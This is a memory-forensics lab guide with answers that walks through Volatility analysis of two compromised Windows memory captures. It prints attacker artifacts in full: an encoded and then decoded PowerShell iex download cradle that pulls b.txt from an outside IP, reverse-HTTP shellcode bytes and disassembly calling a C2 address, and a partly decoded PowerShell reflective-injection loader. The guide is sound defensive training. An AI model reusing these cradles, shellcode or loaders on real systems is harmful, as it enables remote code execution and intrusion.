
DO NOT DISTRIBUTE

Malware & Memory Forensics Training

Lab Guide



© 2025 Volexity Inc.

[THIS PAGE INTENATIONALY LEFT BLANK]

© 2025 Volexity Inc.

Table of Contents

Malware & Memory Forensics Training 1

A Vulnerable Web Server – Part 1 5

Answers 6

A Vulnerable Web Server – Part 2 9

Answers 10

Code Injection and PowerShell 13

Answers 15

© 2025 Volexity Inc.

[THIS PAGE INTENATIONALY LEFT BLANK]

© 2025 Volexity Inc.

A Vulnerable Web Server – Part 1

A security sensor generated several alerts about suspicious network activity originating from a web server within your organization's AWS environment. After validating the alerts, a memory capture was taken from the affected web server. You have been asked to analyze the sample to find any attacker activity or malware present.

Note #1: You will analyze this sample in this hands-on exercise and the next. Running plugins outside the scope of the questions asked in this part will likely overlap the second part.

Note #2: Answer the questions in order without reading later questions or you will spoil the lab!

Suggested Plugins (in case you get stuck):

- windows.pslist
- windows.pstree
- windows.handles
- windows.getsids
- windows.priv

Lab Files: Lab_Sample_A.lime

1. Examine the process list, parent/child process relationships, and command line arguments. Do any processes stand out as suspicious?

2. For the highly suspicious process found, decode its command line arguments. What can be gleaned from them?

3. What is the highest level of access (user account(s)) that the process is running as?

4. Which privileges of interest to malware analysis did the process start with and which has the malware gained since its creation? How can these be abused?

© 2025 Volexity Inc.

Answers

1. Do any processes stand out as suspicious?

Reviewing the output of windows.pstree reveals a powershell.exe process started with a command line that includes a base64 string. This is a common method to run a powershell script without the script existing on disk.

```
$ vol3 --save-config sampleA.json -f Lab_Sample_A.lime windows.pslist

$ vol3 --hide-columns Audit Path Wow64 ExitTime Offset Threads Handles -c
sampleA.json windows.pstree
** 5220  5152 explorer.exe   2 2024-05-30 00:41:25 C:\Windows\Explorer.EXE
*** 1304 5220 cmd.exe    2 2024-05-30 19:49:19
"C:\Windows\system32\cmd.exe"
**** 1752    1304 surge-collect  2 2024-05-30 19:49:47 surge-collect.exe
primitivejoysalt --files=dfir-files.txt --format=ZIP .
**** 6772    1304 conhost.exe    2 2024-05-30 19:49:19
\??\C:\Windows\system32\conhost.exe 0x4
* 4396   4248 dwm.exe 2 2024-05-30 00:41:18 "dwm.exe"
* 5404   4248 LogonUI.exe 2 2024-05-30 18:31:16 -
4564 1788 powershell.exe 0 2024-05-30 19:20:32 powershell -nop -ep bypass
-enc
aQBlAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQ
BuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAz
ADQALgAyADIAOAAuADMANwAuADIANAA5AC8AYgAuAHQAeAB0ACcAKQApAAoA
```

2. What can be learned from the command line arguments?

Decoding the base64 reveals a file named b.txt being downloaded and then sent through Invoke-Expression, which is shortened as “iex”. Invoke-Expression runs Powershell scripts from strings sent to the function, providing a memory only method to execute code. The web server hosting b.txt is down, so any attempt to recover b.txt would have to be performed through memory analysis and potentially event log forensics, if powershell logging was enabled.

```
$ echo
aQBlAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAK
QAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAzADQALgAyADIAOA
AuADMANwAuADIANAA5AC8AYgAuAHQAeAB0ACcAKQApAAoA | base64 -d
iex ((New-Object Net.WebClient).DownloadString('http://34[.]228.37.249/b.txt'))
```


© 2025 Volexity Inc.

3. What is the highest level of access (user account(s)) that the process is running as?

Reviewing the output of windows.getsids against the Powershell process reveals that it has gained the highest local privileges possible – SYSTEM. This means the malware can perform essentially any action on the system, and, on domain joined systems, enable trivially accomplished lateral movement and credential gathering techniques.

```
$ vol3 -r pretty -c sampleA.json windows.getsids --pid 4564
PID  |        Process |           SID |                    Name
4564 | powershell.exe |     S-1-5-18 |              Local System
4564 | powershell.exe | S-1-5-32-544 |           Administrators
4564 | powershell.exe |      S-1-1-0 |                  Everyone
4564 | powershell.exe |     S-1-5-11 |      Authenticated Users
4564 | powershell.exe | S-1-16-16384 | System Mandatory Level
```

4. Which privileges of interest to malware analysis did the process start with and which has the malware gained since its creation? How can these be abused?

The privileges assigned to a process can be enumerated through the windows.priv plugin. Remember that, for a process to use a privilege, it must be both *Present and Enabled* in the process' token. Furthermore, Privileges that are set by Default were assigned to the process at creation time, and it is generally rare for privileges often abused by malware to be assigned by default. Instead, they become present and enabled by deliberate action of the malware at runtime. An exception, as shown in this lab, is when malicious processes are spawned by a malicious parent process and those privileges are inherited.

In the following output, the --hide-columns feature is used to hide the Value and Description columns to make the output narrower. The –filters feature is also used to display the privileges of initial interest (ones enabled and present, but not there by default).

```
$ vol3 -r pretty --hide-columns Value Description --filters
Attributes,"Present,Enabled\$\!" -c sampleA.json windows.priv --pid 4564
PID  |        Process |                        Privilege |  Attributes
4564 | powershell.exe | SeCreateTokenPrivilege           | Present,Enabled
4564 | powershell.exe | SeAssignPrimaryTokenPrivilege    | Present,Enabled
4564 | powershell.exe | SeIncreaseQuotaPrivilege         | Present,Enabled
4564 | powershell.exe | SeSecurityPrivilege              | Present,Enabled
4564 | powershell.exe | SeTakeOwnershipPrivilege         | Present,Enabled
4564 | powershell.exe | SeLoadDriverPrivilege            | Present,Enabled
4564 | powershell.exe | SeSystemtimePrivilege            | Present,Enabled
4564 | powershell.exe | SeBackupPrivilege                | Present,Enabled
4564 | powershell.exe | SeRestorePrivilege               | Present,Enabled
4564 | powershell.exe | SeShutdownPrivilege              | Present,Enabled
4564 | powershell.exe | SeSystemEnvironmentPrivilege     | Present,Enabled
4564 | powershell.exe | SeUndockPrivilege                | Present,Enabled
4564 | powershell.exe | SeManageVolumePrivilege          | Present,Enabled
4564 | powershell.exe | SeTrustedCredManAccessPrivilege  | Present,Enabled
```

© 2025 Volexity Inc.

```
4564 | powershell.exe | SeRelabelPrivilege                | Present,Enabled
```

This output shows that the malware has assigned itself an excessive number of privileges, giving it the ability to load drivers, overwrite and read locked files, and manipulate tokens.

Looking at the privileges that were assigned when the process was created, we see the following:

```
$ vol3 -r pretty --hide-columns Value Description --filters
Attributes,"Present,Enabled,Default" -c sampleA.json windows.priv --pid 4564
PID  |        Process |                                Privilege |              Attributes
4564 | powershell.exe | SeLockMemoryPrivilege                    | Present,Enabled,Default
4564 | powershell.exe | SeTcbPrivilege                           | Present,Enabled,Default
4564 | powershell.exe | SeSystemProfilePrivilege                 | Present,Enabled,Default
4564 | powershell.exe | SeProfileSingleProcessPrivilege          | Present,Enabled,Default
4564 | powershell.exe | SeIncreaseBasePriorityPrivilege          | Present,Enabled,Default
4564 | powershell.exe | SeCreatePagefilePrivilege                | Present,Enabled,Default
4564 | powershell.exe | SeCreatePermanentPrivilege               | Present,Enabled,Default
4564 | powershell.exe | SeDebugPrivilege                         | Present,Enabled,Default
4564 | powershell.exe | SeAuditPrivilege                         | Present,Enabled,Default
4564 | powershell.exe | SeChangeNotifyPrivilege                  | Present,Enabled,Default
4564 | powershell.exe | SeImpersonatePrivilege                   | Present,Enabled,Default
4564 | powershell.exe | SeCreateGlobalPrivilege                  | Present,Enabled,Default
4564 | powershell.exe | SeIncreaseWorkingSetPrivilege            | Present,Enabled,Default
4564 | powershell.exe | SeTimeZonePrivilege                      | Present,Enabled,Default
4564 | powershell.exe | SeCreateSymbolicLinkPrivilege            | Present,Enabled,Default
4564 | powershell.exe | SeDelegateSessionUserImpersonatePrivilege | Present,Enabled,Default
```

As visible in the output, the process also had an excessive number of privileges upon creation – a further indicator of it being malicious and being started by a privileged, malicious parent process. Of most interest is the presence of SeDebugPrivilege, which is necessary to open handles to remote processes and threads.

In summary, we now know that a highly suspicious process was started with a memory-only powershell script and, after creation, was running as SYSTEM with many privileged operations readily available.

© 2025 Volexity Inc.

A Vulnerable Web Server – Part 2

In this lab exercise, you will continue examining the system and process examined in Part 1 with a deep focus on the code injection techniques used by the malware.

Note: Answer the questions in order without reading later questions or you will spoil the lab!

Suggested Plugins (in case you get stuck):

- windows.malfind
- windows.suspicious_threads
- windows.vadinfo
- windows.ldrmodules

Lab Files: Lab_Sample_A.lime

1. Run the plugins you learned about to automatically spot code injecting malware. How many regions stand out as suspicious? Note the base addresses of the unique memory regions.

2. Extract the suspicious regions and examine for signs of known malware, toolkits, or malicious activity. What can you find?

   Hint: Use the steps we gave you for strings analysis to get started

© 2025 Volexity Inc.

Answers

1. Run the plugins you learned about to automatically spot code injecting malware. How many regions stand out as suspicious? Note the base addresses of the unique memory regions.

   The windows.malware.malfind plugin reports several regions as suspicious:

```
$ vol3 --hide-columns "End VPN" CommitCharge "File output" Notes Disasm Hexdump -r pretty -c
sample1.json windows.malware.malfind --pid 4564
PID  |        Process |      Start VPN |  Tag |             Protection | PrivateMemory
4564 | powershell.exe |  0x1af43220000 | VadS | PAGE_EXECUTE_READWRITE |             1
4564 | powershell.exe |  0x1af42e60000 | VadS | PAGE_EXECUTE_READWRITE |             1
4564 | powershell.exe |  0x1af43240000 | VadS | PAGE_EXECUTE_READWRITE |             1
4564 | powershell.exe |  0x1af45190000 | VadS | PAGE_EXECUTE_READWRITE |             1
4564 | powershell.exe | 0x7df4184d0000 | VadS | PAGE_EXECUTE_READWRITE |             1
4564 | powershell.exe | 0x7df4184e0000 | VadS | PAGE_EXECUTE_READWRITE |             1
```

   window.suspicious_threads reports two regions, starting at 0x1af43220000 and 0x1af45190000, that overlap with regions reported by windows.malfind.

   The windows.ldrmodules plugin produces several rows that need to be studied. The following is the output with --filters being used to only display DLLs with at least one False in the status columns and the .mui files removed. As discussed in the lecture, .mui files are one of several types of DLLs that don't contain code.

```
$ vol3 --filters InLoad,False --filters InMem,False --filters InInit,False -r
pretty -c sample1.json windows.malware.ldrmodules --pid 4564
Pid  | Process        | Base           | InLoad | InInit | InMem | MappedPath
4564 | powershell.exe | 0x393b50000    | False  | False  | False | N/A
4564 | powershell.exe | 0x1af2a760000  | False  | False  | False | [snip]winnlsres.dll
4564 | powershell.exe | 0x1af42df0000  | False  | False  | False | [snip]mscorrc.dll
4564 | powershell.exe | 0x7ff6a0fc0000 | True   | False  | True  | [snip]powershell.exe
```

   Studying the remaining output reveals that powershell.exe itself is listed due to "InInit" being False, which as discussed in the lecture, the main executable will never be in the initialization list. We then see winnlsres.dll and mscorrc.dll. Researching the purpose of these DLLs reveals that they are part of the operating system and the .NET runtime used for language support.

   This then leaves the region at 0x393b50000, which is not in any of the sources and does not even map a file. Examining the VAD metadata for this region shows its protection is READ_WRITE and that it is around 5MB in size:

```
$ vol3 -c sample1.json windows.vadinfo --pid 4564 --address 0x393b50000
PID  Process        Start VPN   End VPN     Protection
4564 powershell.exe 0x393b50000 0x39409ffff PAGE_READWRITE
```


© 2025 Volexity Inc.

2. Extract the suspicious regions and examine for signs of known malware, toolkits, or malicious strings. What can you find?

   Since reverse engineering is out of scope for this class and would be unreasonable during a workshop, the answer here focuses on strings-based analysis.

   To start, all the regions of interest should be extracted. This includes all the ones found by malfind plus the unique one found by ldrmodules. The following extracts these regions with adding --dump to malfind. Remember to use a "-o <directory path>" before the plugin name to write to a specified directory or Volatility will simply write to the current directory.

```
$ vol3 --hide-columns "End VPN" CommitCharge "File output" Notes Disasm
Hexdump -r pretty -c sample1.json windows.malware.malfind --pid 4564 --dump
PID   |         Process |       Start VPN |  Tag |              Protection
4564 | powershell.exe |  0x1af43220000 | VadS | PAGE_EXECUTE_READWRITE
4564 | powershell.exe |  0x1af42e60000 | VadS | PAGE_EXECUTE_READWRITE
4564 | powershell.exe |  0x1af43240000 | VadS | PAGE_EXECUTE_READWRITE
4564 | powershell.exe |  0x1af45190000 | VadS | PAGE_EXECUTE_READWRITE
4564 | powershell.exe | 0x7df4184d0000 | VadS | PAGE_EXECUTE_READWRITE
4564 | powershell.exe | 0x7df4184e0000 | VadS | PAGE_EXECUTE_READWRITE
```

   Since ldrmodules doesn't support --dump, you instead need to rely on vadinfo with the --dump flag. In this invocation, --address is set to the address reported by ldrmodules for the highly suspicious region.

```
$ vol3 -q -c sample1.json windows.vadinfo --pid 4564 --address 0x393b50000 --dump
PID  Process        Start VPN   End VPN    Protection      CommitCharge File File
output
4564 powershell.exe 0x393b50000 0x39409ffff PAGE_READWRITE 935          N/A
     pid.4564.vad.0x393b50000-0x39409ffff-1.dmp
```

   The next step is to extract the strings of all the dumped files. You can do this manually as shown in the slides, but basic shell scripting is a good skill to learn. The following shows automatically extracting the ASCII and Unicode strings of each dumped file into its own text file.

   Directory listing before the string extraction (files generated by the above plugin invocations):

```
$ ls out
pid.4564.vad.0x1af42e60000-0x1af42e6cfff.dmp
pid.4564.vad.0x1af43240000-0x1af44160fff.dmp
pid.4564.vad.0x393b50000-0x39409ffff.dmp
pid.4564.vad.0x7df4184e0000-0x7df41857ffff.dmp
pid.4564.vad.0x1af43220000-0x1af43220fff.dmp
pid.4564.vad.0x1af45190000-0x1af4611ffff.dmp
pid.4564.vad.0x7df4184d0000-0x7df4184dffff.dmp
```

   The script iterates over each dump file and extracts the ASCII And Unicode strings into a file with the original name plus ".strings.txt" added onto the end:

```
$ for f in *dmp; do strings -a $f > $f.strings.txt; strings -a -el $f >>
$f.strings.txt; done
```

© 2025 Volexity Inc.

After this step, strings analysis on the files can begin.

strings examination would have revealed several key aspects of the payloads, such as many references to Sliver itself and sliverarmory:

```
github.com/sliverarmory
0github.com/sliverarmory/secretsdump/pkg/hashdump
0github.com/lesnuages/gosecretsdump/pkg/samreader
0github.com/lesnuages/gosecretsdump/pkg/ditreader
2github.com/lesnuages/gosecretsdump/pkg/winregistry
```

There were also many references to internal Sliver APIs, such as:

```
QAhbfc.(*SideloadReq).GetKill
QAhbfc.(*SideloadReq).GetIsDLL
QAhbfc.(*SideloadReq).GetIsUnicode
QAhbfc.(*SideloadReq).GetPPid
QAhbfc.(*SideloadReq).GetProcessArgs
```

Although the strings analyses was a bit polluted due to Sliver and its payloads being written in Go, it is still possible to identify the malware being used, and in the case of hashdump, a payload that was deployed on the victim system.

Ending Note:

This lab was created largely based on the following blog post, including the use of Sliver, Donut, and PrintSpoofer for elevating the privileges of the Powershell process to SYSTEM:

https://bishopfox.com/blog/passing-the-osep-exam-using-sliver

We highly recommend reading this blog post after the class.

© 2025 Volexity Inc.

Code Injection and PowerShell

In this lab you will deeply investigate a compromised system where code injection, fileless payloads, and malicious PowerShell scripts were deployed. You will also learn a method to safely deobfuscate PowerShell scripts inside of a standard Linux system.

Suggested Plugins:
- windows.malware.malfind
- windows.malware.suspicious_threads
- windows.vadinfo
- windows.cmdline

Suggested Tools:
- pwsh (to execute PowerShell scripts in your VM or ARM Mac host to deobfuscate them)

Lab Files: Lab_Sample_B.lime

1. Run windows.malware.malfind against the sample. Which process(es) (if any) are hosting injected code? What are the memory range(s)? What characteristics of the memory range are solid indicators (i.e., PAGE_EXECUTE_READWRITE)?

2. Extract any PE/DLL(s) that were injected. Inspect with strings. Make note of any interesting aspects.

3. Assuming the malware changes page permissions or zeros out the MZ header, what other way(s) can you identify the injected code?

4. Extract any additional memory regions found by inspecting threads. Does malfind locate the same region(s)? Why or why not? What does the region contain?

© 2025 Volexity Inc.

5. Recover the PowerShell invocation that started the process with PID 5820.

6. Decode as much of the Powershell exploit chain from the previous question. How does it avoid leaving artifacts on the file system? Where does it obtain the final payload stage?

   Note: If you have never decoded powershell by hand and/or never used pwsh, see the Answer section to begin analysis.

© 2025 Volexity Inc.

Answers

1. Run windows.malware.malfind against the sample. Which process(es) (if any) are hosting injected code? What are the memory range(s)? What characteristics of the memory range are solid indicators (i.e., PAGE_EXECUTE_READWRITE)?

   Running the *windows.malware.malfind* plugin on the sample enumerates several memory regions that could potentially host injected code. However, only a single region in PowerShell.exe (PID 5820) meets the following criteria that strongly suggest code injection:
   - A VadS tag
   - RWX protection
   - Private memory flag set
   - MZ header at base of memory range

```
$ vol3 -f Lab_Sample_B.lime windows.malware.malfind
[snip]
5820      powershell.exe      0x140fca70000 0x140fce6ffff VadS   PAGE_EXECUTE_READWRITE
   1024   1      Disabled      MZ header
4d 5a 41 52 55 48 89 e5 48 83 ec 20 48 83 e4 f0 MZARUH..H.. H...
e8 00 00 00 00 5b 48 81 c3 e7 5a 00 00 ff d3 48 .....[H...Z....H
81 c3 04 b1 02 00 48 89 3b 49 89 d8 6a 04 5a ff ......H.;I..j.Z.
d0 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 ................
[snip]
```

   Note that if you wanted to filter for just results that had an MZ Header in the Notes field, you could run *malfind* like this:

```
$ vol3 -f Lab_Sample_B.lime --filters Notes,MZ windows.malfind
```

   For the other reported results, many are in MsMpEng.exe and smartscreen.ex, which are components of Windows Defender. Furthermore, several of the extra regions reported in the powershell processes with PIDs 4028, 5820, and 6060 appear to be valid shellcode, just not starting at the beginning of the page.

2. Extract any PE/DLLs that were injected. Inspect with strings. Make note of any interesting aspects.

   Running the command again with the *--dump* flag extracts all the enumerated memory ranges, including the one of interest.

```
$ vol3 -f Lab_Sample_B.lime windows.malfind --dump
```

   The extracted DLL contains imported Windows API functions related to Internet communication (WinHTTPOpen, InternetReadFile), cryptography (CryptDecodeObjectEx, CryptImportPublicKeyInfo), and code injection (VirtualAllocEx, OpenProcess, WriteProcessMemory, CreateRemoteThread).

   There are strings from static linking with gzip/zlib library:

```
124996:  inflate 1.0.4 Copyright 1995-1996 Mark Adler
125044:  deflate 1.0.4 Copyright 1995-1996 Jean-loup Gailly
```

   Near the end, there are strings related to network C2:

© 2025 Volexity Inc.

```
199728: http://10.0.11.195:443/V-IlqkpLIigB0wDRYtYnFA8YOk8Kq9l0BTD--
1z09Kl7AdrD7PG9uAKjGeEHhIqsArR9ir5Fy4TOlKGDEcplyX1N/
201276: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
```

3. Assuming the malware changes page permissions or zeros out the MZ header, what other way(s) can you identify the injected code?

Volatility provides a plugin, *windows.suspicious_threads.SuspiciousThreads* that can enumerate threads that are deemed suspicious for a few reasons, including starting their execution in a non-file backed region, executing in a non-PAGE_EXECUTE_WRITECOPY region, and threads running in a VAD backed by an executable that is not the process's base executable.

```
$ vol3 -q -f Lab_Sample_B.lime windows.suspicious_threads
```

In this case, it returns two hits on a single thread in the powershell.exe (PID 5820):

```
Process   PID   TID   Context      Address      VAD Path     Note

powershell.exe   5820   3844   Win32Start   0x140fc9d0000 <Non-File Backed Region>
   This thread started execution in the VAD starting at base address (0x140fc9d0000),
which is not backed by a file

powershell.exe   5820   3844   Win32Start   0x140fc9d0000 <Non-File Backed Region>   VAD
at base address (0x140fc9d0000) hosting this thread has an unexpected starting
protection PAGE_READWRITE
```

4. Extract any additional memory regions found by inspecting threads. Does malfind locate the same region(s)? Why or why not? What does the region contain?

As you can see from the previous answer, the thread's starting address (0x140fc9d0000) is near the region identified by malfind (0x140fca70000) but they are technically separate VADs:

```
$ vol3 -q -r pretty -f Lab_Sample_B.lime vadinfo --address 0x140fc9d0000

PID |        Process |             Offset |     Start VPN |       End VPN |  Tag |
Protection | CommitCharge | PrivateMemory |             Parent | File
5820 | powershell.exe | 0xffff99800503f490 | 0x140fc9d0000 | 0x140fc9d0fff | VadS |
PAGE_READWRITE |            1 |             1 | 0xffff998005398a00 |  N/A
```

This range did not appear in the malfind output because the page protection is PAGE_READWRITE, which implies it is not executable. However, the VADs only record the original page protection (at the time of allocation) - the protection can be changed to executable later, using VirtualProtect.

Running the same command with the additional *--dump* flag dumps the region to a file:

```
$ vol3 -q -f Lab_Sample_B.lime vadinfo --address 0x140fc9d0000 --dump
PID Process       Offset Start VPN     End VPN       Tag    Protection    CommitCharge
   PrivateMemory Parent File   File output

5820      powershell.exe      0xffff99800503f490  0x140fc9d0000 0x140fc9d0fff VadS
   PAGE_READWRITE      1      1      0xffff998005398a00  N/A
   pid.5820.vad.0x140fc9d0000-0x140fc9d0fff.dmp
```


© 2025 Volexity Inc.

Displaying the hexdump reveals very little...this is probably shellcode.

```
$ xxd pid.5820.vad.0x140fc9d0000-0x140fc9d0fff.dmp
00000000: fc48 83e4 f0e8 cc00 0000 4151 4150 5248  .H........AQAPRH
00000010: 31d2 6548 8b52 6051 5648 8b52 1848 8b52  1.eH.R`QVH.R.H.R
00000020: 2048 8b72 504d 31c9 480f b74a 4a48 31c0   H.rPM1.H..JJH1.
00000030: ac3c 617c 022c 2041 c1c9 0d41 01c1 e2ed  .<a|., A...A....
00000040: 5241 5148 8b52 208b 423c 4801 d066 8178  RAQH.R .B<H..f.x
00000050: 180b 020f 8572 0000 008b 8088 0000 0048  .....r.........H
00000060: 85c0 7467 4801 d044 8b40 2050 8b48 1849  ..tgH..D.@ P.H.I
00000070: 01d0 e356 48ff c94d 31c9 418b 3488 4801  ...VH..M1.A.4.H.
00000080: d648 31c0 ac41 c1c9 0d41 01c1 38e0 75f1  .H1..A...A..8.u.
00000090: 4c03 4c24 0845 39d1 75d8 5844 8b40 2449  L.L$.E9.u.XD.@$I
000000a0: 01d0 6641 8b0c 4844 8b40 1c49 01d0 418b  ..fA..HD.@.I..A.
000000b0: 0488 4801 d041 5841 585e 595a 4158 4159  ..H..AXAX^YZAXAY
000000c0: 415a 4883 ec20 4152 ffe0 5841 595a 488b  AZH.. AR..XAYZH.
000000d0: 12e9 4bff ffff 5d48 31db 5349 be77 696e  ..K...]H1.SI.win
000000e0: 696e 6574 0041 5648 89e1 49c7 c24c 7726  inet.AVH..I..Lw&
000000f0: 07ff d553 5348 89e1 535a 4d31 c04d 31c9  ...SSH..SZM1.M1.
00000100: 5353 49ba 3a56 79a7 0000 0000 ffd5 e80c  SSI.:Vy.........
00000110: 0000 0031 302e 302e 3131 2e31 3935 005a  ...10.0.11.195.Z
00000120: 4889 c149 c7c0 bb01 0000 4d31 c953 536a  H..I......M1.SSj
00000130: 0353 49ba 5789 9fc6 0000 0000 ffd5 e837  .SI.W..........7
00000140: 0000 002f 562d 496c 716b 704c 4969 6742  .../V-IlqkpLIigB
00000150: 3077 4452 5974 596e 7441 4a54 4a37 395f  0wDRYtYntAJTJ79_
00000160: 7551 7057 465a 4d55 7578 7135 316d 4f74  uQpWFZMUuxq51mOt
00000170: 5368 7033 715f 5566 4800 4889 c153 5a41  Shp3q_UfH.H..SZA
00000180: 584d 31c9 5348 b800 0228 8400 0000 0050  XM1.SH...(.....P
00000190: 5353 49c7 c2eb 552e 3bff d548 89c6 6a0a  SSI...U.;..H..j.
000001a0: 5f53 5a48 89f1 4d31 c94d 31c9 5353 49c7  _SZH..M1.M1.SSI.
000001b0: c22d 0618 7bff d585 c075 1f48 c7c1 8813  .-..{....u.H....
000001c0: 0000 49ba 44f0 35e0 0000 0000 ffd5 48ff  ..I.D.5.......H.
000001d0: cf74 02eb cce8 5500 0000 5359 6a40 5a49  .t....U...SYj@ZI
000001e0: 89d1 c1e2 1049 c7c0 0010 0000 49ba 58a4  .....I......I.X.
000001f0: 53e5 0000 0000 ffd5 4893 5353 4889 e748  S.......H.SSH..H
00000200: 89f1 4889 da49 c7c0 0020 0000 4989 f949  ..H..I... ..I..I
00000210: ba12 9689 e200 0000 00ff d548 83c4 2085  ...........H.. .
00000220: c074 b266 8b07 4801 c385 c075 d258 c358  .t.f..H....u.X.X
00000230: 6a00 5949 c7c2 f0b5 a256 ffd5 0000 0000  j.YI.....V......
00000240: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000250: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

You can disassemble it to confirm:

```
$ ndisasm -b64 pid.5820.vad.0x140fc9d0000-0x140fc9d0fff.dmp | head -n 100
00000000  FC                cld
00000001  4883E4F0          and rsp,byte -0x10
00000005  E8CC000000        call 0xd6
0000000A  4151              push r9
0000000C  4150              push r8
0000000E  52                push rdx
0000000F  4831D2            xor rdx,rdx
00000012  65488B5260        mov rdx,[gs:rdx+0x60]
00000017  51                push rcx
00000018  56                push rsi
00000019  488B5218          mov rdx,[rdx+0x18]
0000001D  488B5220          mov rdx,[rdx+0x20]
00000021  488B7250          mov rsi,[rdx+0x50]
00000025  4D31C9            xor r9,r9
00000028  480FB74A4A        movzx rcx,word [rdx+0x4a]

...
```

5. Recover the PowerShell invocation that started process with PID 5820.

```
$ vol3 -q -f Lab_Sample_B.lime  windows.cmdline --pid 5820
PID  Process  Args
5820 powershell.exe     "powershell.exe" -nop -w hidden -c
&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream[snip]::Decompress))).ReadToEnd()))
```

6. Decode as much of the Powershell exploit chain from the previous question as you can. How does it avoid leaving artifacts on the file system? Where does it obtain the final payload stage?

The command line argument contains multiple, visible levels of base64 encoding and gzip compression - and this is before further encoded levels that may exist in the currently obfuscated code. Decoding all of this by hand is tedious and error prone, so we use this lab to teach you about the powerful and safe `pwsh`. With this, you can safely decode Powershell scripts in Linux VMs (except for on Apple Silicon) or directly on Apple Silicon hosts. If you are on an Intel system, then pwsh should be installed in your VM already. If you are on Apple Silicon, then please download and install pwsh from Microsoft here:

https://learn.microsoft.com/en-us/powershell/scripting/install/installing-powershell-on-macos?view=powershell-7.4

The power of pwsh is that you can “run” the inner portions of Powershell scripts to quickly obtain the decoded form. The remaining portion of this answer shows you this workflow but challenge yourself to decode as much as possible on your own after you perform the initial first level decoding.

In the following output you see how to decode the first level of the command line script. The pasted command below is shortened here. You will need to copy the entire command line section from “[scriptblock]” through the closing parenthesis after “ReadToEnd()” from the command line invocation, not here in the lab guide. Also, the strings in the copied text may have two single quotes ('). These need to just be single quotes to execute properly. First copy the block to a text editor where you can replace all instances of two single quotes with one, then paste that into pwsh.

```
$ pwsh
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

└──PS> [scriptblock]::create([snip].ReadToEnd())
function t7tZ {
        Param ($eac, $nG)
        $nx = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object
{ $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-
1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $nx.GetMethod('GetProcAddress',
[Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($nx.GetMethod('GetModuleHandle')).Invoke($null, @($eac)))), $nG))
}
```

 © 2025 Volexity Inc.

```
function vR4 {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $ww3,
                [Parameter(Position = 1)] [Type] $xjL = [Void]
        )

        $urel = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModul
e', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
